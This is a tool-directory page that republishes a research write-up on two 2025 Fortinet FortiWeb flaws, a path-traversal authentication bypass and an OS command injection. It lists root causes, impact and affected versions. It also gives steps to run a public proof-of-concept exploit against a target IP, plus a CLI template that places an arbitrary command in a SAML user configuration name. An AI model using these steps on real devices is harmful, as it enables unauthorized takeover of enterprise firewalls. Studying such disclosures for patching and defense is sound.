
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/lequoca/fortinet-fortiweb-cve-2025-64446-58034
Authentication & AuthorizationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and Control
GitHublequoca/fortinet-fortiweb-cve-2025-64446-58034

fortinet-fortiweb-cve-2025-64446-58034

Security research on Fortinet FortiWeb vulnerabilities (CVE-2025-64446, CVE-2025-58034)

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
View Repository
8 months agoNot yet reviewed

Understanding Fortinet FortiWeb Vulnerabilities (CVE-2025-64446, CVE-2025-58034)

1. Overview

Fortinet FortiWeb is a Web Application Firewall (WAF) device widely deployed in enterprise systems to protect web applications from common threats.

Since FortiWeb typically sits at a central protection layer, vulnerabilities related to authentication or OS command execution can severely impact the entire backend infrastructure. In 2025, two critical vulnerabilities were disclosed in FortiWeb:

  • CVE-2025-64446 – Authentication Bypass via Relative Path Traversal

  • CVE-2025-58034 – OS Command Injection in Authenticated Context

  • 2. Overview of CVE-2025-64446

2.1 Vulnerability Type

  • Relative Path Traversal
  • Authentication Bypass

2.2 Root Cause of Vulnerability

CVE-2025-64446 stems from FortiWeb's loose handling and validation of access paths before applying the authentication mechanism.

Specifically:

  • Access control mechanism based on logical path strings
  • No full path normalization performed
  • Allows relative paths to access internal resources

This flaw leads to certain administrative endpoints being accessible without valid authentication.

2.3 Security Impact

  • Complete bypass of authentication mechanisms
  • Unauthorized access to administrative functions
  • Breach of the security device's privilege model

2.4 Affected Versions

  • FortiWeb 8.0.0 – 8.0.1
  • FortiWeb 7.6.0 – 7.6.4
  • FortiWeb 7.4.0 – 7.4.9
  • FortiWeb 7.2.0 – 7.2.11
  • FortiWeb 7.0.0 – 7.0.11

3. Overview of CVE-2025-58034

3.1 Vulnerability Type

  • OS Command Injection (CWE-78)

3.2 Root Cause of Vulnerability

CVE-2025-58034 arises because FortiWeb unsafely processes user input when invoking OS commands.

Main causes include:

  • Input parameters are not strictly validated
  • Lack of filtering or escaping special characters
  • User data is passed directly to system commands

This vulnerability requires an authenticated context, but still carries high risk due to command execution.

3.3 Security Impact

  • Unintended OS command execution
  • Access and manipulation of system resources
  • Impact on device integrity and availability

3.4 Affected Versions

  • FortiWeb 8.0.0 – 8.0.1
  • FortiWeb 7.6.0 – 7.6.5
  • FortiWeb 7.4.0 – 7.4.10
  • FortiWeb 7.2.0 – 7.2.11
  • FortiWeb 7.0.0 – 7.0.11

4. Exploitation Method (Referencing Public PoC - CVE-2025-64446)

4.1 Clone repository (Download source code)

git clone https://github.com/lincemorado97/CVE-2025-64446_CVE-2025-58034 cd CVE-2025-64446_CVE-2025-58034

4.2 Set up virtual environment (venv)

A Python virtual environment (venv) is used to create an isolated workspace for each project, separating dependency libraries from the main Python system. This helps avoid library version conflicts, ensures a stable working environment, and minimizes impact on the system.

python3 -m venv venv source venv/bin/activate

4.3 Install dependencies:

pip install -r requirements.txt


4.4 Run the full exploitation process




python exploit.py <target_ip> image image image

5. Exploitation Method for CVE-2025-58034 Using CLI Commands (executed from FortiWeb command line interface after authentication)

config user saml-user

edit "<YOUR COMMAND>"

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end

The CVE-2025-58034 vulnerability arises because FortiWeb does not strictly control input data in certain configuration fields, especially the value passed through the command: edit "" Issue: This value is processed as a configuration string It is then passed into internal OS commands Without sufficient filtering or escaping of special characters This leads to the possibility that configuration data can directly affect the executed OS command, resulting in an OS Command Injection vulnerability.

Download Tool